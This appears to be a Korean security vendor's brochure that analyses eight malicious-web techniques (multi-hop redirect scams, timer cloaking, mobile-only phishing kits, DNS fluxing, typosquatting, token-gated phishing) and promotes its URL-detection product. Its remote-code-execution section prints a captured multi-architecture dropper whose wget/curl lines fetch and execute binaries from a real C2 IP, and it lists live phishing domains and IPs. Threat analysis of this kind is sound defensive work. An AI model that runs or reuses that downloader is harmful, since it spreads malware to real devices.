- 숨어있는 웹쉘 · 악성코드를 탐지하여 웹서버 보호

8개 악성 유형 한눈에 보기


공통점: 정상 클라우드·호스팅 인프라 위에서 동작하고, 탐지 순간을 피하도록 설계됨

#	악성 유형	핵심 악성행위	회피·은닉 기법
01	다단계 외부 리다이렉트 스캠	경품·보너스 당첨 미끼, 가짜 검증·카운트다운으로 클릭 유도	외부 도메인 11회 경유, 클라우드 스토리지 시작점
02	시간지연 클로킹	SetTimeout 함수를 사용하여 시간지연을 발생, 세션 타임아웃을 유도하여 수집 실패 유도	시간지연을 발생시켜 세션 타임아웃을 유도
03	원격코드 실행	웹을 통해 악성 페이로드 다운로드	악성코드는 작고 가벼워야 민첩하게 행동, 필요 시 웹으로부터 악성코드 추가 다운로드 수행
04	모바일 판별 클로킹 + 피싱킷	TikTok 로그인 사칭, 계정·비밀번호 수집	모바일만 /www/로 이동, PC·수집기엔 빈 화면
05	피싱킷 대량 재사용	Nordea·Spotify 등 로그인/OTP 수집	해시 경로·서브도메인만 바꿔 대량 생성
06	DNS fluxing	MetaMask 문서 사칭 지갑 유도	1분 내 IP 3회 변경
07	타이포스쿼팅	Roblox 사칭 도메인	TLD 교체, 문자 치환(l→i)
08	하위 경로·파라미터 기반 인증	피해자 이메일 자동 삽입한 맞춤 로그인	토큰 게이트, URL fragment(#) 사용

01 다단계 외부 리다이렉트 스캠

정상 클라우드 스토리지에서 출발해 외부 도메인을 11번 거친 뒤, 경품 당첨 사기 페이지에 도착

1. **정상 인프라에서 시작**
   storage.googleapis.com의 HTML 파일이 첫 진입점 → 평판 기반 차단 우회
2. **외부 도메인 11회 리다이렉트**
   경유지를 계속 바꿔 최종 도착지를 숨기고, 중간 단계 차단을 회피
3. **경품·보너스 당첨 미끼**
   "Your Entry is Confirmed!", Location/User Info 가짜 검증 표시
4. **긴급성 조성 → 클릭 유도**
   카운트다운(14:44)과 "Claim Bonus Deal" 버튼으로 즉시 행동 유도




최종 웹 페이지 (가짜 보너스 당첨 화면)

최종 판정: 피싱 | 리다이렉트 11회

02 시간지연 클로킹

중첩 타이머 기반 쿠키 설정 및 이동 제어 : 1.4초 지연 → 쿠키 설정 → 추가 0.7초 지연(Time Delay)

01 수집 결과



02 중첩 setTimeout 코드

```
done = true;
v.classList.add('loading', 'active');
vs.textContent = 'Verifying your browser...';
setTimeout(function() {
  v.classList.remove('loading');
  v.classList.add('done');
  vs.textContent = 'Success! Redirecting...';
  try {
    document.cookie = 'cf_verified=1; path=/; max-age=86400; SameSite=Lax';
  } catch (e) {}
  setTimeout(function() {
    var back = new URLSearchParams(location.search).get('back');
    if (back) {
      location.href = back;
      return;
    }
    location.reload();
  }, 700);
}, 1400);
```


1.4초 대기 — 첫 번째 타이머 › **쿠키 설정** — 성공 표시·쿠키 기록 › **추가 0.7초** — 조건부 페이지 이동 또는 Reload

분석 결과 **1.4초 후 검증 쿠키 설정, 추가 0.7초 후 back 파라미터에 따라 redirect 또는 Reload 수행하도록 구성**

03 원격 코드 실행 (RCE)

URL을 통해 원격으로 악성 행위 코드를 실행해 IoT 악성코드 배포 · C2 서버 은닉 (45.148.120.23)

01 수집 결과 · HTML 1,981자



02 다중 아키텍처 대상 명령

```
#!/bin/bash
ulimit -n 1024
cp /bin/busybox /tmp/
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.148.120.23/bins/x86; curl -O http://45.148.120.23/bins/x86;cat x86 &gt;robben;chmod +x *./robben Payload
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.148.120.23/bins/mips; curl -O http://45.148.120.23/bins/mips;cat mips &gt;robben;chmod +x *./robben Payload
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.148.120.23/bins/mpsl; curl -O http://45.148.120.23/bins/mpsl;cat mpsl &gt;robben;chmod +x *./robben Payload
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.148.120.23/bins/arm4; curl -O http://45.148.120.23/bins/arm4;cat arm4 &gt;robben;chmod +x *./robben Payload
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.148.120.23/bins/arm5; curl -O http://45.148.120.23/bins/arm5;cat arm5 &gt;robben;chmod +x *./robben Payload
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.148.120.23/bins/arm6; curl -O http://45.148.120.23/bins/arm6;cat arm6 &gt;robben;chmod +x *./robben Payload
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.148.120.23/bins/arm7; curl -O http://45.148.120.23/bins/arm7;cat arm7 &gt;robben;chmod +x *./robben Payload
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.148.120.23/bins/ppc; curl -O http://45.148.120.23/bins/ppc;cat ppc &gt;robben;chmod +x *./robben Payload
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.148.120.23/bins/m68k; curl -O http://45.148.120.23/bins/m68k;cat m68k &gt;robben;chmod +x *./robben Payload
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.148.120.23/bins/sh4; curl -O http://45.148.120.23/bins/sh4;cat sh4 &gt;robben;chmod +x *./robben Payload
</pre>
```


wget / curl — X86 파일 다운로드 › **파일 복사, 생성** — X86을 robben 으로 복사 › **chmod +x** — 실행 권한 부여 › **./robben Payload** — 악성코드 실행

대상 아키텍처 x86 · mips · mpsl · arm4–7 · ppc · m68k · sh4

분석 결과 **x86·MIPS·ARM·PPC 등 여러 CPU 아키텍처용 바이너리의 다운로드·실행 명령이 웹 응답에 포함**

04 모바일 판별 클로킹 + 피싱킷

PC와 수집기에는 빈 화면을 보여주고, 모바일 사용자만 TikTok 로그인 사칭 페이지로 보냄



모바일 경로(/ww)의 TikTok-Wholesale 로그인 사칭 화면

```
if (is_mobile()) {
  location.href = location.origin + '/www/'
}
```



탐지된 JavaScript: 브라우저별 분기 후 가짜 에러 페이지로 이동

azurefd.net 악용 위험
Microsoft 공식 도메인이라 차단이 어렵고 피싱·AiTM 경유지로 쓰임. 삭제되지 않은 CNAME을 가로채는 서브도메인 테이크오버 사례도 존재

05 피싱킷 대량 재사용 (유사 URL 다수)

url_id 6396067 / 6399595 / 639572

같은 피싱킷을 경로·서브도메인만 바꿔 대량으로 찍어냄 → 단일 URL 차단으로는 대응 불가

Nordea (북유럽 은행)

url_id 6396067

ID + OTP

입력 유도 대상

- 탈취된 정상 도메인 하위 경로 /112/NRD/<해시>/Sign_in.php
- temporary.site 서브도메인에도 동일 키트
- 같은 IP 162.144.12.241에서 반복 탐지

Spotify 프리미엄 재가입

url_id 6399595

24 / 24

관련 도메인 전부 악성

- servernotification.events 루트 도메인
- /premium/campaign/rejoin6m/login/ + 긴 인코딩 토큰
- AWS(AMAZON-02) IP 여러 개로 분산

Cloudflare Workers

url_id 6395728

8 / 10

동일 IP URL 중 악성

- *.workers.dev 무료 서버리스 호스팅 악용
- IP 172.67.167.136에서 5자 랜덤 경로 반복
- 루트 도메인 기반 관련 URL 3,957건

공통 악성행위 브랜드 로그인 화면 복제 → 계정·OTP 수집. 같은 키트를 경로·도메인만 바꿔 재배포하므로 IP·루트 도메인·경로 패턴 단위로 묶어 차단해야 함

06 DNS fluxing (네트워크 대역 변화)

17664.xyz

웹사이트의 잦은 IP 변동으로 네트워크 장비 탐지 회피 — 동일 웹 12개 관측 기록에서 7개 고유 IP 확인

url_id	도메인 정보 저장 시각[1]	관측 IP
6423231	07-09 00:26:10	154.39.104.130
6424247	07-09 12:16:33	154.39.104.138
6424291	07-09 12:47:17	154.39.104.136
6424295	07-09 12:49:30	154.39.104.132
6424299	07-09 12:51:39	154.39.104.144
6424303	07-09 12:53:49	154.39.104.130
6424472	07-09 14:14:45	154.39.104.130
6424477	07-09 14:16:55	154.39.104.144
6424494	07-09 14:25:33	154.39.104.138
6425830	07-10 01:43:10	23.179.248.132
6425846	07-10 01:49:15	23.179.248.132
6425848	07-10 01:51:24	23.179.248.138

12건 동일 호스트 관측

7개 고유 IP 주소

17664.xyz · 네트워크 대역 변화

154.39.104.x
AS140224 / NEBULA / HK

↓

23.179.248.x
AS13335 / Replai Network LLC / ARIN(북미)

분석 결과 약 25시간 동안 동일 호스트에서 7개 IP 관측, 154.39.104.x에서 23.179.248.x 대역으로 전환

07 타이포스쿼팅

정상 도메인과 한두 글자만 다른 도메인으로 오타·착시를 노림 — 게임 이용자(Roblox) 대상

정상 **https://www.roblox.com/**

사칭 **https://roblox.et/**
TLD 교체
.com → .et (에티오피아 ccTLD)

사칭 **https://www.robiox.com**
문자 치환
소문자 l → i, 작은 글꼴에서 거의 구분 불가

사칭 **https://www.robiox.com.ps/**
치환 + 접미 TLD
치환 도메인 뒤에 .ps(팔레스타인) 추가

08 하위 경로 변경 · 파라미터 기반 인증

피해자 이메일을 URL에 넣어 맞춤형 로그인 화면을 만들고, 토큰 게이트로 단계별 접근을 통제

관측 URL

```
static-pdn-mdi.vercel.app/final.html?print=admin%40example.com

static-pdn-mdi.vercel.app/main.html?print=admin@example.com

static-pdn-mdi.vercel.app/gate.html?token=b43a76c1…a91eb&print=admin%40…

static-fz52a-oppr.wasmer.app/contact.html#admin%40example.com

static-fz52a-oppr.wasmer.app/secure/https://mail.example.com/signin
```

1. **경로로 단계 분리**
   main → gate → final 등 단계마다 다른 페이지. 첫 URL만 검사하면 최종 피싱 화면을 놓침
2. **피해자 이메일 자동 삽입**
   print= 파라미터나 # 뒤 fragment의 이메일로 로그인 창을 미리 채워 신뢰도를 높임. fragment는 서버 로그에 남지 않음
3. **토큰 게이트**
   64자리 토큰이 있어야 다음 단계로 진행 → 직접 접속하는 분석가·크롤러 차단 목적으로 추정
4. **정상 URL을 경로에 삽입**
   /secure/https://mail.../signin처럼 정상 메일 주소를 경로에 넣어 눈속임

공통 패턴: 정상 인프라 위의 악성행위

8개 유형 대부분이 평판 좋은 클라우드·호스팅 도메인을 사용 → 도메인 평판·블랙리스트만으로는 차단 불가

악용 도메인	서비스	관련 유형
`storage.googleapis.com`	Google Cloud Storage	01 리다이렉트 스캠 시작점
`*.azurefd.net`	Microsoft Azure Front Door	03 기술지원 사기 클로킹
`*.vercel.app`	Vercel 무료 배포	06 DNS fluxing · 08 파라미터 인증
`*.workers.dev`	Cloudflare Workers	05 피싱킷 대량 생성
`*.wasmer.app`	Wasmer 무료 배포	08 fragment 이메일 삽입
`temporary.site / 탈취 도메인`	임시·정상 웹호스팅	05 Nordea 피싱킷

관측된 회피 기법

- 다단계 리다이렉트로 도착지 은닉
- 브라우저·모바일 판별 클로킹
- 숨김 iframe·요소로 체인 연장
- 단시간 IP 교체 (DNS fluxing)
- 랜덤 경로·서브도메인 대량 생성
- 토큰 게이트·URL fragment 사용
- 신규 인증서 발급 직후 활동

03. 제품 소개 – 올빼미 URL 탐지

상관관계 분석

동일 Ledger 피싱 사례에서도 다차원 상관분석을 통해 코드와 인프라의 악성을 찾는다.

2,108


동일 IP에 연결된 URL

545

동일 JS 해시의 URL

16

동일 스크린샷 해시의 URL




특성별 연관성을 찾아 공격의 패턴을 파악한다.

03. 제품 소개 – 올빼미

악성 웹 공격·탐지 기술 변천사

코드 시그니처, 난독화 대응 동적 분석, 블랙리스트, 화이트리스트, 위협 공유, ML, DL, LLM, AI agent로 발전
동적 렌더링에 의한 크롤링, 블랙/화이트리스트, 위협 공유 및 수집, LLM, VLM, ML/DL 등 악성 탐지 기술을 모두 적용



03. 제품 소개 – 올빼미

코드 분석, 상관분석, 멀티모달 피싱 탐지

코드 분석을 위한 AI

GraphCodeBERT
- 코드의 문맥과 데이터 흐름을 파악
- 악성행위를 식별하고 악성 유형 분류

sLLM
- 코드 행위 및 로직 분석 Prompt 기반 위험요소 추출

RAG
- Vector DB 기반 검색
- 기존 공격 패턴 비교 분석

AI 분석

피싱 탐지 엔진

악성 탐지 엔진
- 코드 기반 악성행위 탐지

피싱 탐지 엔진
- 이미지 / 텍스트 / 브랜드 기반 탐지

다차원 분석 엔진
(코드, 이미지, 인프라 평판)
- 다양한 특성별 유사도 분석, 외부 평판 결과와 종합하여 판정

대응

분석 결과


- 코드 기반 악성 근거 제시
- AI 위험도 평가
- 평판 기반 위험도 분석
- 분석 리포트 생성

위험 IP/도메인 분석



코드, 이미지, IP, 도메인, ASN 정보 등을 이용한 다차원 분석

악성코드 그래프DB 연관성 분석



코드 블록의 문맥과 구조 정보를 이용하여 악성코드 연관관계 파악, 공격 캠페인 분류

" 공격자의 전술, 전략을 분석하고 악성웹의 연관성을 파악합니다."

웹사이트 이미지와 텍스트를 AI가 동시에 분석하고 실시간으로 피싱 사이트를 탐지합니다.

스크린샷 기반 분석
스크린샷 해시를 이용한 동일 캠페인 식별, 분류

이미지 / 텍스트 / 브랜드 기반 분석
문맥 분석, 이미지를 통해 유해사이트 식별 및 오리지널 사이트를 찾아 비교 분석

AI 멀티모달 분류
이미지와 텍스트의 멀티모달 AI로 피싱사이트 식별

브랜드 DB 관리
주요 브랜드의 도메인 주소 및 피싱 공격에 사용된 브랜드 도메인을 실시간으로 조회·관리

05 올빼미 위협인텔리전스 활용방안

네트워크/서비스/보안장비에서 수집한 의심 URL 검증

01 네트워크 URL 수집 및 검증
네트워크 장비 (NDR/가시화 장비/DPU) → URL 추출 → 올빼미 TI → TI로 전송 (검증/분석)

02 이메일 URL 검증
이메일 서버 (SMTP) → 이메일 내 URL 추출 → 올빼미 TI → TI로 전송 (검증/분석)

03 보안장비의 URL 검증
보안장비 (IPS, UTM, TMS, NGFW, EDR, XDR 등) → 의심 URL 수집 → 올빼미 TI → TI로 전송 (검증/분석)

네트워크 장비 | 이메일 서버 | 보안장비 | 올빼미 TI(API) | TI로 전송 및 분석

04. 특허에서 표준으로

특허 기술을 표준 요구사항으로, 표준을 다시 표준특허로, URL 보안 복지 정책 실현

특허 기술

- 링크 특성 분석 기반 비정상 웹 컨텐츠 탐지
- 은닉 특성을 활용한 악성 딥웹 탐지
- 딥웹 위협 인텔리전스

표준 요구사항

- 수집 요구사항 — Req-Data
- 탐지 요구사항 — Req-Detection
- 위협 분석 (위협 특성, 위협 유형) 기반 도출



